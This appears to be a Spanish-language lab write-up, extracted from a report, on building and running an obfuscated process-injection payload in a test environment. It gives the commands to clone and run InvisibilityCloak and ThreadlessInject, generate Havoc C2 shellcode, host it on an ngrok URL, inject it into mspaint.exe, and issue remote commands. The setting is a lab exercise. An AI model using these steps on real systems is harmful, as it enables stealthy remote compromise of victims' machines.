
Imagen 9. Visual Studio 2022



A terminal window titled 'MINGW64:/c/Users/malware' showing the command 'git version' being executed. The output is 'git version 2.45.0.windows.1', which is highlighted with a red rectangle. A red circle with the number '1' is positioned to the right of the output line.

```
MINGW64:/c/Users/malware
malware@Malware MINGW64 ~
$ git version
git version 2.45.0.windows.1
malware@Malware MINGW64 ~
$
```

Imagen 9. Instalación de Git



A terminal window titled 'Símbolo del sistema - python' showing the command 'python' being executed. The output is 'Python 3.12.2 (tags/v3.12.2:6abddd9, Feb 6 2024, Type "help", "copyright", "credits" or "license" >>> |', where 'Python 3.12.2' is highlighted with a red rectangle.

```
Símbolo del sistema - python
Microsoft Windows [Versión 10.0.22631.3737]
(c) Microsoft Corporation. Todos los derechos reservados

C:\Users\malware>python
Python 3.12.2 (tags/v3.12.2:6abddd9, Feb 6 2024,
Type "help", "copyright", "credits" or "license"
>>> |
```

Imagen 10. Instalación de Python

Descarga de repositorio de GitHub.

Usaremos la herramienta de Git para poder descargar 2 repositorios de GitHub, los cuales nos servirán para generar el archivo malicioso y para poder ofuscarlo.

Los repositorios que se descargaron son los siguientes:

- **InvisibilityCloak** | `git clone https://github.com/h4wkst3r/InvisibilityCloak`
- **Threadlessinject** | `git clone https://github.com/CCob/ThreadlessInject`

InvisibilityCloak

Este repositorio es una prueba de concepto, contiene un kit de herramientas de ofuscación para herramientas de post-explotación de C.




Imagen 11. Repositorio InvisibilityCloak descargado

Threadless

Este proyecto utiliza la inyección de proceso, siendo una técnica utilizada para ejecutar código desde dentro del espacio de dirección de otro proceso, es un método común dentro de la caja de herramientas del operador ofensivo. Comúnmente utilizado para enmascarar la actividad dentro de procesos legítimos como navegadores y clientes de mensajería instantánea que ya funcionan en la estación de trabajo objetivo.




Imagen 12. Repositorio Threadlessinject descargado

Pruebas de infección - Ejecución de la muestra maliciosa en el host Windows

Ofuscación del proyecto Threadlessinject en el host Windows.

En el host Windows usaremos el proyecto de **Threadlessinject** y con la ayuda de **InvisibilityCloak** lograremos crear un proyecto ofuscado **nombre_azael.sln**, este proyecto será el que estaremos modificando para después crear un archivo **.exe** y que a partir de este último archivo será el que se ejecute para lograr hacer la infección en el host Windows, de tal forma que la infección se logrará ver en Havoc mediante el host Debian.

Inicialmente tendremos que ejecutar los siguientes comandos para obtener el archivo ofuscado que se ha mencionado anteriormente.

- `python.exe .\InvisibilityCloak\InvisibilityCloak.py -d C:\Users\malware\repositorios\ThreadlessInject\ThreadlessInject -n nombre_azael -m reverse`




Imagen 13. Compilación del proyecto Threadlessinject desde Windows

Modificación del proyecto de Threadlessinject en el host Windows.

Se realizará ahora la modificación del proyecto **nombre_azael.sln** usando Visual Studio, posteriormente abrimos la clase llamada **Program.cs**, esta misma será la que modificaremos para poder adaptar la infección.

A continuación, mostramos evidencia del proyecto que se estará modificando desde el host Windows.




Imagen 14. Edición del proyecto desde Visual Studio

Creación de la shellcode desde Havoc.

Desde el menú de Havoc se creará la shellcode para la plataforma de Windows. Las opciones del menú son: **Attack** → **Payload**, después nos mostrara la siguiente imagen en la que tendremos que elegir las opciones marcada en el punto 1 (ver imagen), esto se hace en **Havoc** desde el nodo de Debian.





Imagen 15. Creamos la Shellcode desde Havoc

Exposición de la Shellcode con Ngrok.

La Shellcode (demon.x64.bin) se guarda en el directorio local Downloads en Debian. Para poder acceder desde internet a la shellcode se ha utilizado la herramienta de NGROK, esta misma es una herramienta que permite crear túneles seguros desde una red pública a un servidor localmente alojado. Esto significa que NGROK expone un servidor local a Internet de manera temporal mediante un enlace HTTPS seguro.



The image shows a terminal window and the ngrok web interface. The terminal window displays the following commands and output:

```
root@debian:/home/developer/Downloads# pwd
/home/developer/Downloads
root@debian:/home/developer/Downloads# ls -ltrh
total 104K
-rw-r--r-- 1 developer developer 102K Jun 18 11:06 demon.x64.bin
root@debian:/home/developer/Downloads# ngrok http "file:///home/developer/Downloads/"
root@debian:/home/developer/Downloads#
```

The ngrok web interface shows the following information:

- Session Status: online
- Account: Rex (Plan: Free)
- Version: 3.11.0
- Region: United States (us)
- Latency: 111ms
- Web Interface: http://127.0.0.1:4040
- Forwarding: https://7039-189-203-193-30.ngrok-free.app -> file:///home/developer/Downloads/

The ngrok interface also displays a table of connections and a list of HTTP requests.

Connections	t1	opn	rt1	rt5	p50	p90
5	0	0.00	0.00	90.21	91.51	

HTTP Requests

```
15:21:34.696 CST GET /demon.x64.bin 200 OK
15:17:31.185 CST GET /demon.x64.bin 200 OK
15:17:28.591 CST GET /'' 404 Not Found
15:17:20.518 CST GET / 200 OK
15:16:34.268 CST GET /favicon.ico 404 Not Found
15:16:32.913 CST GET / 200 OK
```

Imagen 16. Uso de Ngrok para exponer la shellcode hacia internet

Una vez alojada la shellcode, posteriormente siendo expuesta a internet a través de ngrok, la etapa siguiente es poder utilizar la url que nos genera ngrok y asignarla en el método llamado `LoadShellCode`, en la siguiente imagen se puede apreciar la modificación del código (ver punto 1).




Imagen 17. Descarga de la shellcode desde Internet

Modificación del código fuente del proyecto.

La primera modificación se hará en la función main del proyecto, lo que haremos es que asignaremos los siguientes valores: `dll = "kernel32.dll"` y `export = "GetCurrentThreadId"`.




Imagen 18. Asignación de valores a las variables dll y export

La segunda modificación que hemos realizado es utilizar un servicio de Windows para poder hacer la infección, el servicio/aplicación que se ha utilizado es Paint (`mspaint.exe`). De esta manera se inicia Paint y a través de este mismo se hace la inyección de la shellcode.

La funcionalidad que desempeña el código que se ha incrustado en la función principal main es: se invoca a la aplicación de Paint, una vez que se ejecuta se obtiene el Process Id que se utiliza para poder hacer la inyección de la shellcode.

En la siguiente imagen se puede apreciar el bloque de código que se ha mencionado, en el punto 1 se observa que se invoca a la aplicación de Paint de Windows.




Imagen 19. Código para obtener el process id

El último paso es poder compilar el proyecto desde Windows para que de esta manera nos construya un archivo **nombre_azael.exe**, este archivo será el que se tenga que ejecutar para poder hacer la infección.




Imagen 20. Archivo malicioso


Pruebas de infección.

Finalmente se tiene que validar si la infección se ha realizado exitosamente, para ello mostramos la siguiente imagen, se observa la ejecución del archivo `nombre_azael.exe` desde la línea de comandos del host de Windows quien da inicio a la infección.

```
PS D:\@Windows_11\Escritorio> .\nombre_azael.exe
[=] Found kernel32.dll!GetCurrentThreadId @ 0x7ffa2eb72750
[=] Opened process with id 21652
[=] No shellcode supplied, using calc shellcode
[=] Allocated loader and shellcode at 0x7ffa2eb70000 within PID 21652
[+] Shellcode injected, waiting 60s for the hook to be called
[+] Shellcode executed after 1.0004584s, export restored
PS D:\@Windows_11\Escritorio>
```

Imagen 21. Ejecución del archivo malicioso en windows

En el administrador de tareas de Windows se observa que la aplicación Paint se ha iniciado y el PID es: 21652 (ver punto 2).



Nombre	PID	Estado	Nombre de usuario	CPU
msedgewebview2.exe	16064	En ejecución	malware	00
msedgewebview2.exe	18628	En ejecución	malware	00
msedgewebview2.exe	18016	En ejecución	malware	00
msedgewebview2.exe	13420	En ejecución	malware	00
msedgewebview2.exe	13412	En ejecución	malware	00
MsMpEng.exe	3372	En ejecución	SYSTEM	00
mspaint.exe	21652	No responde	malware	00
NahimicService.exe	4296	En ejecución	SYSTEM	00
NhNotifSys.exe	9748	En ejecución	malware	00
NisSrv.exe	1880	En ejecución	SERVICIO LOCAL	00
Notion Calendar.exe	9792	En ejecución	malware	00
Notion Calendar.exe	12244	En ejecución	malware	00
Notion Calendar.exe	15572	En ejecución	malware	00

Imagen 22. Ejecución de Paint desde el archivo malicioso

Desde el host de Debian, a través de Havoc se puede apreciar que la shellcode ha logrado infectar al host Windows. La etapa final es poder probar la ejecución remota de algunos comandos para ver información del nodo Windows desde el **Command & Control**, en la siguiente imagen se muestra evidencia de los comandos ejecutados (ver punto 3 y 4):

- pwd
- whoami

